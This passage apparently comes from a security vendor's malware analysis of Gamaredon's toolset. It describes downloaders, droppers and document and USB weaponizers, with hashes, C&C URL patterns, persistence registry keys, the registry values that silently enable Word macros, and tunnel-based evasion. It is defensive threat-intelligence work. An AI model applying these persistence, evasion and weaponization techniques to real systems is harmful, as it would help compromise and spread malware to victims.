While this version was being used actively, we discovered a few instances that downloaded the latest release of *Cloudflare Tunnel client* from a GitHub repository and stored it as `%LOCALAPPDATA%\Logic\cloudflared.exe`. It is a legitimate command line application used for proxying network traffic via the Cloudflare network from the internet to an arbitrary destination. The intended use is to run this utility in a private network to expose a server (without a publicly routable IP address) to the Internet. However, Gamaredon uses it to create a tunnel to its C&C server from the same computer as the instance of PteroPSLoad itself is running.

To create the tunnel, PteroPSLoad runs the tool with the command line option `--url http://<ip_address>:80`. PteroPSLoad attempts to obtain `<ip_address>` from Telegram or to resolve it via Cloudflare's DoH – for Windows versions prior to v.10, this is done directly via HTTP requests originating from `powershell.exe`; for Windows 10 and 11, `curl.exe` is used instead. If that fails, an attempt is made to resolve the IP address from the hardcoded domain. Then `cloudflared.exe` establishes a connection to the Cloudflare network and generates a domain in the format `<subdomain>.trycloudflare.com`, where `<subdomain>` is randomly generated. This domain is used by PteroPSLoad to reach its C&C server. When PteroPSLoad connects to this domain, `cloudflared.exe` is notified by the Cloudflare network to relay the request to the target server from the previous command line argument and, upon receiving the response, `cloudflared.exe` sends it back to the Cloudflare network, which subsequently forwards it to PteroPSLoad. Notably, Gamaredon only uses the free tier of this service.

As a result of using the tunnel, the network connection to the C&C server is not conducted directly by `powershell.exe` and the HTTP request sent by `cloudflared.exe` to the C&C server does not contain the destination IP address in the `Host` HTTP header. Therefore, by using this technique, Gamaredon might be able to evade some detection/blocking mechanisms.

This whole functionality was later removed from PteroPSLoad.

account.php

This version, in comparison to the previous one, contains two notable changes. The first in the persistence mechanism used, and the second in the way that it communicates with its C&C server.

Persistence is ensured by dropping a small PowerShell loader with a randomly generated filename to `%ALLUSERSPROFILE%` and scheduling it to run every three minutes. The relevant parts of the downloader script are randomly named registry values under `HKCU\Printers`. Upon execution, the loader reads and executes the function from one of the registry values, which in turn reads and executes other code parts from the corresponding registry values.

In this version – unlike a few previous samples where Gamaredon tested the Cloudflare Tunnel client – PteroPSLoad attempts to reach its C&C server via the *ngrok* tunnel, established by the ngrok utility on a Gamaredon-controlled computer. As in the Cloudflare case, Gamaredon uses just the free tier of the service provided by ngrok.

First, PteroPSLoad tries to obtain the ngrok utility-generated domain posted on `telegra.ph` using `curl.exe` on Windows 10 and 11. If this attempt is unsuccessful, it tries to utilize `nslookup.exe` to query Google's `8.8.8.8` DNS server for a DNS TXT record of the hardcoded C&C domain, which contains the ngrok-generated domain. If PteroPSLoad succeeds in getting the ngrok domain, it uses this domain to communicate with the C&C server via the ngrok tunnel. As a fallback, if the two previous attempts fail, it resolves the IP address from the hardcoded C&C domain by querying the default system DNS for an A record and uses the IP address to communicate directly with the C&C server.

The obtained C&C IP address is stored in a randomly named file in `%LOCALAPPDATA%\Microsoft\Windows\Caches\`.

Like the previous version, it exfiltrates the computer name, volume serial number, and the `PROCESSOR_IDENTIFIER` environment variable contents, and can accept all three payload types: a URL leading to an encrypted PE file, a PowerShell command, or an encrypted VBScript file.

power.php

This PteroPSLoad version, unique for being downloaded and deployed only by the first known PowerShell version of PteroLNK, is simplified and doesn't use any persistence or update mechanism due to PteroLNK's ability to fetch and deploy a fresh PteroPSLoad instance when needed. Because PteroLNK lacked integrated download functionality, it relied on a standalone downloader to deliver payloads.

Notably, it doesn't contain a C&C server; the C&C IP address is provided by PteroLNK before execution by replacing a placeholder with the IP address from which PteroPSLoad was downloaded. It exfiltrates the computer name, volume serial number, and `%OS%` environment variable contents, accepting two payload types: a PowerShell command, or an encrypted VBScript file.

PteroX

PteroX (SHA-1: `DF1C0A70E7A02B839AB3AAC3FC410E61EEFB58EB`) is written in VBScript and consists of two components that are wrapped in the original VBScript sample – a scheduler and a downloader. The scheduler executes first, base64 decodes the downloader, and drops it into `%USERPROFILE%` or a new directory within it. It then schedules the downloader to run every few minutes, and finally runs the dropped downloader script.

The downloader sends an HTTP POST request with the volume serial number of the system drive and the computer name to the C&C server, receiving an encrypted payload saved as a `.txt` file in the `%APPDATA%` or `%PUBLIC%` directory.

The payload, a PE file XOR encrypted with a system-specific key (the volume serial number previously sent to the C&C server), is decrypted and dropped into the same directory with a `.exe` extension. The payload is not executed right after it has been downloaded, but by the downloader on its next run before attempting to download another payload. The payload is not made persistent; it is just executed once and then deleted by the downloader. Basically, the downloader executes a previously downloaded PE file and fetches a new one from its C&C server.

The persistence of PteroX is ensured by its scheduler component, which creates a scheduled task that executes the dropped downloader component every ten minutes.

PteroX itself can be deployed by other general-purpose or built-in downloaders as a VBScript payload. It usually downloads PteroCDrop or some VBScript tools packed in SFX archives – most of the time it is *PteroRisk*.

PteroSand

PteroSand (SHA-1: `2B9B0AD0B65BB6101704684CD339E946FAE2DCFA`) is written in VBScript and is one of the general-purpose downloaders that are deployed first after an initial compromise. Its code is quite short and not very complex. Upon execution, it sends an HTTP request to its C&C server using the `msxml2.xmlhttp` COM object, with the computer name and system drive volume serial number in the `User-Agent` HTTP header. As a response, it receives a base64-encoded blob with random `&&` (double ampersand) tokens, which it discards, and decodes the blob to get a VBScript payload. This payload is executed in memory without being stored on the compromised system. Interestingly, some samples download and execute only one payload before terminating, while others continue in an infinite loop, potentially delivering an unlimited number of payloads.

PteroSand can be used by two distinct initial access vectors or deployed by other general-purpose or built-in downloaders on already compromised systems. When used by initial access vectors, it is the first general-purpose downloader that is deployed onto newly compromised systems. The VBScript version of PteroLNK uses it as a downloader component and it is also downloaded by LNK or HTA files from spearphishing emails.

Persistence behavior in PteroSand varies among samples. While most samples use some persistence mechanism, a few don't. The type of persistence depends on PteroSand's delivery method. Samples dropped by the VBScript version of PteroLNK are persisted by the scheduler component, which adds an entry to the HKCU `Run` key and creates a scheduled task with a five-minute interval. Samples downloaded by LNK and HTA files from spearphishing emails are persisted by adding an entry to the HKCU `Run` key. Samples deployed by other general-purpose or built-in downloaders are persisted by adding an entry to the HKCU `Run` key or by adding a command line to `HKCU\Environment\UserInitMprLogonScript`.

PteroDash

PteroDash (SHA-1: `FEA57A486EB4BDAC5E7D59C9958C42293A5ABE12`) is written in VBScript and is very similar to PteroSand. Upon execution, it issues an HTTP request to its C&C server using an instance of the `msxml2.xmlhttp` COM object, including the computer name and system drive volume serial number in the `User-Agent` header. As a response, it receives a base64-encoded blob with random `--` (double hyphen) tokens, which it discards, decodes the blob for a VBScript payload, and executes it in memory without storing it on the compromised system. All samples we observed downloaded and executed only one payload per run.

PteroDash is usually deployed as an initial general-purpose downloader. It is dropped by the VBA `document_close` event procedure, which can be embedded in:

- a remote template that has been downloaded by a Word document weaponized by PteroDoc,

- a remote template that has been downloaded by a Word document weaponized by PteroTemplate, and
- a default Word template (`Normal.dotm`) weaponized by PteroTemplate.

The process of weaponizing Word documents and templates is described in detail in the respective sections of the *PteroDoc* and *PteroTemplate* sections. Note that the downloader is only dropped when the documents are closed, which triggers the `document_close` event procedure.

PteroDash is not made persistent when dropped and can only be downloaded or dropped again by the weaponized objects.

PteroRisk

PteroRisk (SHA-1: `A93503BBB613F084ADD338B9FA2EEE466BF3A2D6`) is written in VBScript and is very similar to both PteroSand and PteroDash. Upon execution, it issues an HTTP request to its C&C server using an instance of the `WinHttp.WinHttpRequest.5.1` COM object, with the computer name and system drive volume serial number in the `User-Agent` HTTP header. As a response, it receives a base64-encoded blob with random `**` (double asterisk) tokens, which it discards, decodes the blob for a VBScript payload, and executes it in memory without storing it on the compromised system. All samples we observed could download and execute an unlimited number of payloads per run.

PteroRisk, unlike PteroSand or PteroDash, is not an initial general-purpose downloader. It lacks persistence mechanisms, requiring re-download upon system reboot or process termination. It's usually deployed on systems already compromised, either as a VBScript payload delivered by other downloaders, or downloaded by PteroX in an SFX archive. The SFX archive drops and executes PteroRisk as a VBScript, then uses the `SelfDelete` feature to remove itself from the system.

Built-in downloaders

There are three tools that belong to other categories, because their primary functionality is something other than delivering payloads, but they contain functionality that basically acts as a general-purpose downloader and can fetch various payloads in the form of a VBScript. The names of these tools are: *PteroDig*, *PteroScreen*, and *PteroLNK PowerShell version*. All of them are described in detail later in this report. Payloads they obtain are encrypted with an XOR cipher using the volume serial number of the system drive as the key. Upon decryption, they execute the payload using an instance of the `MSScriptControl.ScriptControl.1` COM object with the `Language` property set to `VBScript`.

Moreover, built-in downloaders of PteroScreen and the PowerShell version of PteroLNK can also receive a PowerShell command preceded by the `!` character. This leading character is removed and the rest of the response is executed via `Invoke-Expression`.

The summary of possible payloads receivable by built-in downloaders was shown in Table 2, *above*.

Dedicated downloaders

Gamaredon's dedicated downloaders, which can be VBScripts or PowerShell scripts in VBScript wrappers, are simple scripts primarily focused on deploying the same payload, which is transferred in cleartext. While they sometimes establish persistence for the downloaded payload, they usually lack persistence mechanisms themselves. Each downloader is tied to one or more URIs for payload download. Despite their similarities, these downloaders can be differentiated by their associated URL patterns, which we list in Table 3.

Table 3. URL patterns associated with dedicated downloaders

	Associated URL patterns

Downloader of PteroPShell	`http://<IP>/cmd`
	`http://<IP>/scripts/cmd.txt`
	`http://<IP>/test/cmd.txt`

Downloader of PteroBleed	`http://<IP>/scripts/web.txt` `http://<IP>/test/web.txt`
Downloader of PteroClone	`http://<IP>/test/copy.txt`

Downloader of PteroCookie	`http://<IP>/cookies`
	`http://<IP>/scripts/cookies.txt`
	`http://<IP>/admin/cookies.txt`
	`http://<IP>/test/cookies.txt`

Downloader of PteroDig	`http://<IP>/drive.php` `http://<IP>/admin/drive.php`

Downloader of PteroGram	`http://<IP>/scripts/tlg.txt`
	`http://<IP>/admin/tlg.txt`
	`http://<IP>/test/tlg.txt`

Downloader of the VBScript version of PteroLNK	`http://<IP>/<randomWord>.html` `http://<IP>/<randomWord1>/<randomWord2>/index.html`

Downloader of the PowerShell version of PteroLNK	`http://<IP>/lnk.php`
	`http://<IP>/auth.php`
	`https://<IP>/admin/auth.php`

Downloader of PteroPSLoad	`http://<IP>/get.php`
	`https://<IP>/login.php`
	`https://<IP>/admin/login.php`

Downloader of PteroScout	`https://<IP>/getinfo.php`

Downloader of PteroScreen	`http://<IP>/index.php`
	`http://<IP>/init.php`
	`http://<IP>/last.php`

Downloader of PteroSig	`http://<IP>/scripts/sgn.txt` `http://<IP>/test/sgn.txt`
Downloader of PteroSocks	`http://<IP>/scripts/proxy.txt`

	Associated URL patterns

Downloader of PteroSteal	`http://<IP>/pass`
	`http://<IP>/password`
	`http://<IP>/scripts/password.txt`
	`http://<IP>/admin/password.txt`
	`http://<IP>/test/password.txt`
	`http://<IP>/log/password.txt`
	`http://<IP>/index/password.txt`
	`http://<IP>/files/password.txt`
	`http://<IP>/local/password.txt`
	`http://<IP>/js/password.txt`
	`http://<IP>/phpmyadmin/password.txt`
	`http://<IP>/core/password.txt`
	`http://<IP>/fun/password.txt`

Downloader of PteroPSDoor variant 1

We identified four versions of the downloader. The first two, differing only in the URIs they use (`/ua` and `/cisco/lab`, respectively) to download PteroPSDoor variant 1, are simple VBScript wrappers that execute a short PowerShell command line that just downloads PteroPSDoor variant 1 from the hardcoded C&C IP address, then executes it via `Invoke-Expression`.

The third version uses the `/info` URI, also using a VBScript wrapper, but with a more complex PowerShell command. This command downloads a payload from the hardcoded C&C IP address, splits it by the `#` character, and stores the parts under `HKCU\Software\FedFox` in values named `FedFox<n>` where `<n>` is a counter initialized to `0` and increased by one for each part. It then creates a PowerShell loader wrapped in VBScript, drops it to `%APPDATA%\Dir` with a random filename, and executes it. This loader reads and concatenates all parts of the payload, then executes it via `Invoke-Expression`. A registry value, `BoxerProtocol`, is added under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` to execute the loader after each system reboot. Finally, it executes the downloaded payload via `Invoke-Expression`.

The fourth version (SHA-1: `0FA9303ED739A3C6A76CEF4517B9ADB60C73CA80`) uses the URI `/contact` and differs in its persistence mechanism for the downloaded payload. After downloading and splitting the payload by the `#` character, it stores its parts to files `<filename><n>.txt` in `%APPDATA%\<directory>` where `<n>` is a counter that starts at 0 and is increased by one for each part, as in the previous version; `<filename>` can be one of the names `BakerStreet`, `BobsCave`, `MIUIlauncher`, or `Dock`; and `<directory>` can be one of the names `Modem`, `hotel`, `XiaomiOS`, or `Sonoma`. Persistence is achieved by creating a PowerShell loader wrapped in VBScript in the `Startup` directory with a randomly generated `.vbs` filename, rather than using the HKCU `Run` key.

The initial instances of the fourth version resembled the previous one – a complex PowerShell command line embedded as cleartext in a VBScript wrapper. Subsequent instances saw the PowerShell command base64 encoded but still wrapped in VBScript. Gamaredon later revamped the command line into a proper script with defined functions and added obfuscation, replacing all function and variable names with random ones, adding random characters in string variables, and randomizing function order. This obfuscated, base64-encoded PowerShell script remained wrapped in VBScript. As of October 2023, this fourth version of the downloader was still being used for delivering PteroPSDoor variant 1 with the version number `7208`.

Downloader of PteroPSDoor variant 2

We know about two versions of the downloader that deploys PteroPSDoor variant 2. Their functionality is similar, but the older one is a VBScript with an embedded PowerShell command line, while the newer one is a PowerShell script encapsulated in a VBScript.

The older version uses the URI `/new` and comprises two parts. The first part executes a brief PowerShell command that downloads and immediately runs PteroPSDoor variant 2 from the hardcoded C&C IP address via an HTTP POST request. The second part establishes a persistence mechanism. Firstly, it sends a GET request to the same IP address to download a payload. Secondly, it splits this payload into chunks by the `#` character, and stores them in registry values named `part<n>` under `HKCU\Software\EnterpriseMode`, where `<n>` is a counter that starts at 0 and is increased by one for each part. Thirdly, it drops a brief VBScript to `%TMP%\runner.tmp`, which runs a PowerShell command that reads, combines, and executes the payload parts from the `part<n>` registry values. Finally, it adds a registry value `runner` under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` to run `runner.tmp` after each system restart.

The second version (SHA-1: `A3C21F9A493A05F9428E8F5FE5AF7F0C2BF67F95`) uses the URI `/update`, and despite similar functionality to the previous version, it's written entirely in PowerShell within a simple VBScript wrapper. Firstly, it downloads PteroPSDoor variant 2 from the hardcoded C&C IP address via an HTTP POST request. Secondly, it splits the payload into chunks, delimited by the `#` character, and stores them under `HKCU\Software\NetwrixKey` as `NetwrixParam<n>`, where `<n>` is a counter that starts from 0 and is increased by one for each chunk. Thirdly, it drops a short VBScript wrapper to `%APPDATA%\Nitro\<randomFilename>`, which executes a PowerShell command reading, concatenating, and executing payload parts via `Invoke-Expression` from `NetwrixParam` registry values. Fourthly, it adds a registry value `Windows Sort Updater` under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` to execute the dropped VBScript wrapper post-reboot. Lastly, after ensuring persistence, it executes the downloaded PteroPSDoor.

Downloader of PteroVDoor

PteroVDoor used to be deployed by a three-stage download chain, with the first two stages being downloaders and the third stage being PteroVDoor itself, all written in VBScript.

The first stage (SHA-1: `9B6EF236D9DC758336F1D89268822F8611C8B973`) downloads the next stage from the hardcoded C&C IP address while using the `/drop` URI. It stores the next stage in `%TEMP%` with a filename hardcoded in the first stage. In fact, the filename is a slightly obfuscated C&C domain for the second stage. Subsequently, the first stage executes the second stage and also creates the entry named `example` under `HKCU\Software\Microsoft\Windows\CurrentVersion\Run` to execute the downloaded script after each system reboot. Interestingly, the entire functionality of the first-stage downloader was later integrated into PteroVDoor.

The second stage, when it is executed, parses the C&C domain from its own filename by removing all underscore characters and by replacing the file extension with `.ru`. Then it prepends `www.`, resolves the IP address for the constructed domain, and downloads the third stage – PteroVDoor, which it executes in memory.

There are two versions of this second stage. The older version (SHA-1: `04F1ED3050D6B2527D6196DFF5845B10510D0C2F`) uses the URI `/visual` and has mild obfuscation with extra unused code. The newer version (SHA-1: `CB9712BED15723973171192DA17946BF6778D98D`) uses the URI `/info` and is fully obfuscated, with randomly named functions and variables, obfuscated string variables with additional random characters removed before use, and randomly ordered functions.

In September 2023, when PteroVDoor version `6005` was first deployed, Gamaredon stopped using these two stages for delivering this version of PteroVDoor. Instead, it introduced a simple dedicated

downloader using the URI `/info`, which downloads and executes PteroVDoor in memory. However, this was short-lived, seen only in a few instances and likely discontinued within days. Subsequently, Gamaredon began deploying PteroVDoor version `6005` directly via general-purpose downloaders, eliminating the need for a dedicated downloader.

Droppers

PteroCDrop

PteroCDrop (SHA-1: `82123C17117EF235F3B57D0C5572C861E3ED7173`) has been in use since at least February 2021. It is a dropper, written in C, that can deliver various VBScript payloads. PteroCDrop has an overlay carrying a starter script template, a VBScript payload, and other data to complete variable parts of the template. The overlay is encrypted with a basic cipher, where each byte is XORed with the previous one. An example of the decrypted overlay is shown in Figure 7. Individual parts of the overlay are enclosed in the colored frames:

- red frame – the template of the starter script,
- green frame – the variable parts of the template (command line, environment variable, filenames), and
- yellow frame – the VBScript payload, namely the VBScript version of PteroLNK.



Figure 7. An example of the decrypted overlay

PteroCDrop operates straightforwardly. It first creates the starter script from the embedded template by inserting appropriate paths. It then drops the starter script and VBScript payload to the disk and executes the starter script using the Windows API `CreateProcess`. The script launches the VBScript

payload, pauses for a few seconds, and deletes all three files: the dropper, itself, and the VBScript payload. Throughout PteroCDrop's lifetime, Gamaredon has used various compilers to build it and in some of the samples this PDB path was left:

```
E:\Projects\sfx\Extractor10\281021\Debug\090721.pdb
```

Overall, the most prevalent payload delivered by PteroCDrop is a VBScript version of PteroLNK. During 2023, we only saw one other payload, *PteroX*.

Weaponizers

The tools that belong to this category can either alter properties of existing files on a file system or create new files on connected USB drives in order to achieve:

- lateral movement within or outside a compromised organization (PteroLNK, PteroDoc, PteroTemplate), or
- persistence on a compromised system (PteroTemplate, PteroDig).

PteroLNK VBScript version

PteroLNK, in use since at least November 2020, weaponizes connected USB drives by placing LNK files onto them, primarily for lateral movement. There are two variants of this VBScript tool.

The first variant, active from November 2020 to October 2021, scans a compromised system for available USB drives and drops LNK files on them. Clicking on a dropped LNK file launches the `mshta.exe` process, which downloads and runs an HTA payload.

The second variant of PteroLNK (SHA-1: `7793282401B134077E70217B55B0C4B45850D119`), which we discovered in October 2021, weaponizes all connected USB drives by replicating itself as a hidden file to all root subdirectories, and creates LNK files, which execute a copy of PteroLNK when clicked on. PteroLNK includes three embedded VBScript components: a scheduler, a LNK dropper, and a downloader. The scheduler is a code block embedded as a string variable in the original PteroLNK script, with several characters replaced with random sequences. Upon deobfuscation, it runs within the original PteroLNK script. The LNK dropper and the downloader are two separate base64-encoded blobs, dropped to disk in decoded form by the scheduler.

The scheduler component copies the original PteroLNK script to `%USERPROFILE%` with a frequently changing, hardcoded filename, recently seen as `~.ini`. It drops the downloader script and the LNK dropper to a directory in `%USERPROFILE%`, also with a frequently changing, hardcoded location. It then executes both scripts, schedules them to run every five minutes, and adds two entries under the HKCU `Run` key for persistence. No persistence mechanism is set for the original PteroLNK script; it's copied to a specific location for use by the LNK dropper in weaponizing USB drives, as discussed in the following paragraph.

The LNK dropper component weaponizes all connected USB drives by copying the original PteroLNK script to all directories in the drive's root and creating LNK files that trigger the script upon clicking. To tempt potential victims into clicking on the LNK files, they have so-called double extensions (`.docx.lnk` or `.rtf.lnk`), and very conspicuous filenames in English or Ukrainian, like `pornography` or `мобілізація` (translation: mobilization). To find all connected USB drives it uses the WMI query `select * from win32_logicaldisk where mediatype=null`. The LNK dropper runs repeatedly via a scheduled task to weaponize new USB drives on compromised systems.

As a downloader, PteroLNK utilizes *PteroSand*, discussed in the downloaders section. Once PteroLNK compromises a system, the downloader is repeatedly executed via a scheduled task to deliver extra payloads.

PteroLNK is obfuscated in multiple layers, detailed in the *Obfuscation* section. The obfuscation applied to the scheduler component, where selected characters are replaced with random sequences, is also used on code blocks embedded as base64-encoded blobs. Nearly all string variables and small code blocks are divided into smaller parts and then concatenated before use or execution. Additionally, function and variable names are randomized in all PteroLNK components and in the original PteroLNK script.

PteroLNK PowerShell version

The PowerShell version of PteroLNK, which we discovered in May 2022, weaponizes connected USB drives by dropping LNK files onto them for lateral movement. There are four easily distinguishable variants of this tool, identified by the URI used to construct the URL for contacting their C&C servers. The URIs of the four variants we have observed, listed in chronological order, are:

- `/sleep.php` (SHA-1: `E537DEAF3A77C5C0F0B9F8A12FF5995DD24CD259`),
- `/log.php` (SHA-1: `801A9B08987977692223B7105DEC8B21B9D9749E`),
- `/search.php` (SHA-1: `44C720AE508F448263A83CAC26775D6709DFBBDD`), and
- `/link.php` (SHA-1: `49CF239AB2EBD04CAFDCEC07FBB0C1C1A43E8C02`),

These are referred to as v1–v4, respectively, in the following paragraphs.

Each PteroLNK variant shares the common behavior of running in an infinite loop, weaponizing connected USB drives by copying itself as a hidden file to all root subdirectories, and creating LNK files that execute the copy when clicked. Oddly, if a drive's used space exceeds 50 kB, PteroLNK also creates a LNK file in the root directory, otherwise only in subdirectories.

The newly created LNK files have noticeable filenames, similar to the PteroLNK VBScript version. For each LNK file, PteroLNK randomly selects an *icon ID* from the following list: `3`, `4`, `116`, `126`, `127`, `205`, `266`, `325`, `314`, and `313`; using it as a reference to an icon located in `shell32.dll`. PteroLNK doesn't check whether a USB drive is already weaponized, allowing it to repeatedly weaponize a drive by dropping multiple LNK files.

For persistence, a short PowerShell script is added under the HKCU `Run` key that, upon its own execution after a system reboot, executes a copy of PteroLNK that can be stored in:

- a file under `%USERPROFILE%` (v1), or
- the registry values `ip`, `knoc`, `prepare`, `run`, `save`, `search`, `SetLnk`, `executer`, `result_code`, or `update` under `HKCU\System`, split into parts (v2–v4).

The changes in persistence of v2–v4 slightly affect how USB drives are weaponized, as PteroLNK cannot simply copy itself as a file to discovered USB drives. As a solution, PteroLNK uses a script template filled with code parts from registry values and adds it to all root subdirectories of a drive.

For payload delivery, v1 downloads and immediately executes PteroPSLoad (the version with the URI `/power.php`) as an intermediate stage, which can receive either a PowerShell command or a VBScript payload. Other variants have this download functionality integrated and can directly receive these two types of payloads.

PteroDoc

PteroDoc (SHA-1: `B2B58CEF19546B2D2284B2EB5F22B6D8FDB94D4E`), in use since at least February 2021, is a VBScript tool that weaponizes Microsoft Word documents by inserting a reference to a malicious remote template. Once a Word document is weaponized, it remains so even when it is transferred to other computers; hence, PteroDoc is used by Gamaredon with the intention of spreading it to other systems. The tactic of weaponizing all Word documents increases the chances of spreading, as these documents might be shared within or outside a compromised organization.

First, PteroDoc enables programmatic access to VBA projects and enables all Word macros by setting the following registry values to `1`:

- `HKCU\Software\Microsoft\Office\<WordVersion>\Word\Security\AccessVBOM`
- `HKCU\Software\Microsoft\Office\<WordVersion>\Word\Security\VBAWarnings`

The `<WordVersion>` is variable and dynamically resolved from the `Word.Application` VBScript object by PteroDoc during its runtime. Second, it deletes all subkeys under `HKCU\Software\Microsoft\Office\<WordVersion>\Common\Internet\Server Cache`. Third, it searches for `.doc` and `.docx` Word documents on `Removable`, `Network`, or `Fixed` drives, to weaponize them by inserting a reference to a malicious remote template hosted on a C&C server. The reference is added by setting the *AttachedTemplate* property of the document. Finally, PteroDoc once again deletes all subkeys under the aforementioned registry key.

When the weaponized documents are opened, the attached remote templates, containing a malicious VBA `document_close` event procedure, are fetched. This procedure drops a VBScript downloader to `%TEMP%` and executes it to deliver additional payloads. So far, we have only seen PteroDash being used as a downloader component of PteroDoc.

PteroTemplate

PteroTemplate, in use since at least November 2020, is a VBScript tool that weaponizes default Microsoft Word document templates (`Normal.dotm`) by inserting a malicious VBA macro. During 2022 and 2023 we observed two variants of this tool.

The process of weaponizing `Normal.dotm`, which we describe below, is common to both variants. First, PteroTemplate forcibly terminates all Microsoft Word processes by executing the command `taskkill /f /im WINWORD.EXE`. Second, it enables programmatic access to VBA projects and enables all Word macros by setting the following registry values to `1`:

- `HKCU\Software\Microsoft\Office\<WordVersion>\Word\Security\AccessVBOM`
- `HKCU\Software\Microsoft\Office\<WordVersion>\Word\Security\VBAWarnings`

where `<WordVersion>` is variable and dynamically resolved by PteroTemplate during its runtime. Third, it deletes the existing `Normal.dotm`, creates a new one, and inserts a malicious VBA macro. As with *PteroDoc*, this template has a malicious `document_close` event procedure, which Word automatically calls upon document closure. Finally, PteroTemplate deletes all subkeys under `HKCU\Software\Microsoft\Office\<WordVersion>\Common\Internet\Server Cache`.

The two PteroTemplate variants primarily differ in the actions of the inserted VBA macros. In both cases, the macro is triggered upon closing documents based on the `Normal.dotm` template. The macros' differing actions allow one variant to persistently weaponize Word documents, while the other only drops and executes a VBScript downloader.

The first variant of PteroTemplate (SHA-1: `16FD6CBA3F13CC5B195CD6C0DD33BBF08CD0FE39`) inserts a macro that tries to download a remote template and attach it to an open document. If successful, the document becomes persistently weaponized. When the weaponized document is reopened, even on another machine, the remote template with a different VBA macro is downloaded. This template's `document_close` event procedure doesn't attach a remote template but drops a VBScript downloader, embedded in the VBA macro, to `%TEMP%` and executes it. This process is shown in Figure 8.



Figure 8. Permanently weaponizing Word documents using the first variant of PteroTemplate

The second variant of PteroTemplate (SHA-1: `9A6B36E6CAD9156EA6E09DE740D3F1CCB6816F87`), which we first observed in May 2023, inserts a `document_close` event procedure that drops a VBScript downloader to `%TEMP%` and executes it, similar to the event procedure in the first variant's downloaded remote template. Basically, this variant skips the step of attaching a remote template to documents and directly deploys a VBScript downloader upon closing a document based on the `Normal.dotm` template. As a result, this variant does not have the ability to persistently weaponize Word documents and the weaponized template just serves as a persistence method that drops a downloader each time a newly created or existing document, which is based on the weaponized template, is closed. The procedure for this variant is shown in Figure 9.

